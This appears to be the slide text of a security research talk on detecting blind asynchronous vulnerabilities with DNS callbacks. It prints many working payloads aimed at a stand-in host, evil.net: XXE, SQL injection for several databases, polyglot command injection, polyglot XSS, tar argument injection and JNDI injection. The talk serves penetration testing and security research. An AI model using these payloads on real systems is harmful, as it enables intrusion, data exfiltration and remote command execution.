

HUNTING ASYNCHRONOUS VULNERABILITIES

James Kettle

THE CLASSICAL CALLBACK

From: no-reply@redacted.com

To: James Kettle

Subject: Order: 103092185

Hi test,

Thank you for your recent order...

Description	Quantity	Price	VAT	Total
Leather Jacket	1	£824.33	£164.87	£989.20



OVERVIEW

- The asynchronous problem
- Callback oriented hacking
 - Direct - XML/SQL
 - Chained - SQL
 - Destructive - SQL
 - Polyglot - OS/XSS
 - Interactive
- Hazards
- Q&A

THE ASYNCHRONOUS PROBLEM

- Many asynchronous vulnerabilities are **invisible**

Visible errors



Result output



Time side-channel




THE ASYNCHRONOUS PROBLEM

- Blind + background thread
 - Nightly cronjob
- Blind + event-triggered
 - Second order SQLi, command injection...
 - Blind XSS
- Blind + no time delay
 - Blind XXE, XPath...

THE ASYNCHRONOUS SOLUTION

- Callbacks!



- Why DNS?
 - Underpins most network protocols
 - Rarely filtered outbound


PAYLOAD DEVELOPMENT

THE INDOMITABLE PAYLOAD

- Callback exploits fail hard
- Quality of Payload is crucial
 - Environment-insensitive
 - Multi context (aka “polyglot”)
 - Filter-resistant
 - Simple.


SMTP HEADER INJECTION

foo%0ABCC: hacker@evil.net



SMTP HEADER INJECTION

`%0AReply-To: hacker@evil.net%0A%0A<zip_bomb>`



INDUCING CALLBACKS

- Abuse core functionality
- Read/write from UNC path
 - Windows only
 - May expose credentials via SMB
- Execute arbitrary code
- Abuse underlying platform

```
<?xml version="1.0" encoding="utf-8"?>  
<?xml-stylesheet type="text/xml" href="http://xsl.evil.net/a.xsl"?>
```

```
<!DOCTYPE root PUBLIC "-//A/B/EN" http://dtd.evil.net/a.dtd [  
  <!ENTITY % remote SYSTEM "http://xxe2.evil.net/a">  
  <!ENTITY xxe SYSTEM "http://xxe1.evil.net/a">  
  %remote;  

```

```
<root>  
  <foo>&xxe;</foo>  
  <x xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include  
    href="http://xi.evil.net/" ></x>  
  <y xmlns=http://a.b/  

```

Name

COPY -- copy data between a file and a table

SQLi: POSTGRES

Synopsis

```

COPY table_name [ ( column_name [, ...] ) ]
  FROM { 'filename' | PROGRAM 'command' | STDIN }
  [ [ WITH ] ( option [, ...] ) ]

COPY { table_name [ ( column_name [, ...] ) ] | ( query ) }
  TO { 'filename' | PROGRAM 'command' | STDOUT }
  [ [ WITH ] ( option [, ...] ) ]

```

where *option* can be one of:

```

FORMAT
OIDS [
FREEZE
DELIMIT
NULL '
HEADER [ boolean ]
QUOTE 'quote_character'
ESCAPE 'escape_character'
FORCE_QUOTE { ( column_name [, ...] ) | * }
FORCE_NOT_NULL ( column_name [, ...] )
FORCE_NULL ( column_name [, ...] )
ENCODING 'encoding_name'

```

PROGRAM 'command'

copy (select ' ') to program 'nslookup evil.net'

SQLi: SQLITE3

- `;attach database '/net/evil.net/z' as 'z'-- -`
 - Windows and OS X only
 - Requires batched queries
 - OS X technique by @comex
- `(SELECT load_extension(' //evil.net/z '))`
 - Windows and OS X only
 - Frequently disabled
 - By @0x7674

SQLi: MSSQL

```
SELECT * FROM openrowset('SQLNCLI', 'evil.net'; 'a', 'blah')
```

- Requires 'ad hoc distributed queries'

```
EXEC master.dbo.xp_fileexist '\\\evil.net\foo'
```

- Requires sysadmin privs

```
BULK INSERT mytable FROM '\\\evil.net$file';
```

- Requires bulk insert privs

```
EXEC master.dbo.xp_dirtree '\\\evil.net\foo'
```

- "Requires" sysadmin privs
- Checks privileges **after** DNS lookup

SQLi: ORACLE

- UTL_HTTP, UTL_TCP, UTL_SMTP, UTL_INADDR, UTL_FILE...
 - Require assorted privileges
- `SELECT extractvalue(xmltype(' <?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://evil.net/"> %remote;]>'), '/1')`
- From <https://bog.netspi.com/advisory-xxe-injection-oracle-database-cve-2014-6577/>
- No privileges required!
- Patched eventually

SQLi: MySQL

- `LOAD_FILE('\\\\evil.net\\foo')`
 - Windows/OS X only
- `SELECT ... INTO OUTFILE '\\\\evil.net\\foo'`
 - Windows/OS X only

WRITE-BASED CALLBACKS

- Drop web shell
 - Requires path
 - Risky
- Maildrop
 - Microsoft Outlook only
- Printer spool
 - Bypasses outbound network filtering
 - Requires employee credulity
 - Requires root
- Config files?

CONFIG

File Name
/etc/my.cnf
/etc/mysql/my.cnf
<i>SYSCONFDIR</i> /my.cnf
\$MYSQL_HOME/my.cnf
~/.my.cnf

Command-Line Format	--bind-address=addr	
Permitted Values	Type	string
	Default	0.0.0.0

“If ***addr*** is a host name, the server resolves the name to an IPv4 address and binds to that address.”

ASYNCHRONOUS COMMAND INJECTION

- Bash:

```
$ command arg1 input arg3
```

```
$ command arg1 'input' arg3
```

```
$ command arg1 "input" arg3
```

- Windows:

```
>command arg1 input arg3
```

```
>command arg1 "input" arg3
```

POLYGLOT COMMAND INJECTION



Input: `&sleep 1&`

win_unquoted: SUCCESS

nix_double: FAIL

nix_single: FAIL

win_quoted: FAIL

nix_unquoted: SUCCESS

POLYGLOT COMMAND INJECTION

Input: `&sleep 1&`sleep 1``

win_unquoted: SUCCESS

nix_double: SUCCESS

nix_single: FAIL

win_quoted: FAIL

nix_unquoted: SUCCESS

POLYGLOT COMMAND INJECTION

Input: `&sleep 1&`sleep 1``

win_unquoted: SUCCESS

nix_double: SUCCESS

nix_single: SUCCESS

win_quoted: FAIL

nix_unquoted: SUCCESS

POLYGLOT COMMAND INJECTION

Input: `&sleep 1&\"`0&sleep 1&`'`

win_unquoted: SUCCESS

nix_double: SUCCESS

nix_single: SUCCESS

win_quoted: SUCCESS

nix_unquoted: SUCCESS

`&nslookup evil.net&'\"`0&nslookup evil.net&`'`

bash : `&nslookup evil.net&'\"`0&nslookup evil.net&`'`

bash " : `&nslookup evil.net&'\"`0&nslookup evil.net&`'`

bash ' : `&nslookup evil.net&'\"`0&nslookup evil.net&`'`

win : `&nslookup evil.net&'\"`0&nslookup evil.net&`'`

win " : `&nslookup evil.net&'\"`0&nslookup evil.net&`'`

Key: ignored **context-breakout** dud-statement injected-command ignored

POLYGLOT XSS

- “One vector to rule them all” by @garethhey

```
javascript:/*--
>]]>%>?></script></title></textarea></noscript></style></xmp>">
[img=1,name=/alert(1)/.source]<img -
/style=a:expression(0&#47&#42' /-
/*&#39,/**/eval(name) /*%2A///*///&#41;;width:100%;height:100%;p
osition:absolute;-ms-behavior:url(#default#time2) name=alert(1)
onerror=eval(name) src=1 autofocus onfocus=eval(name)
onclick=eval(name) onmouseover=eval(name) onbegin=eval(name)
background=javascript:eval(name) //>"
```

- Problems:
 - Length
 - Fragile

POLYGLOT XSS

```
javascript:/*</script><svg/onload=  
' + /" / + /onmouseover=1 /
```

```
+ / [* / [] / + ( (new (Image) ) .src=  
( [] + / \ / randomid \ .burpcollaborator.net / )
```

```
.replace ( / \ \ / g , [ ] ) // ' >
```

PROOF OF EXPLOIT

Scenario: you can upload [\[anything\].jpg](#)

Hypothesis: images archived with '**tar [options] ***'

The exploit:

```
--use-compress-program=nslookup evil.net -domain=a.jpg
```

Variants exist for targeting zip, rsync, etc

---LIVE DEMO---

httpoxy



Remote Local File Include (logo pending)

file=../../../../net/evil.net/ohdear

JNDI Injection:

name=rmi://evil.net/

HAZARDS

- Friendly fire
- URL grepping
- Scope




TAKE-AWAYS

You can join in

Asynchronous exploits fail silently

Invisible \nrightarrow unhackable

 @albinowax

james.kettle@portswigger.net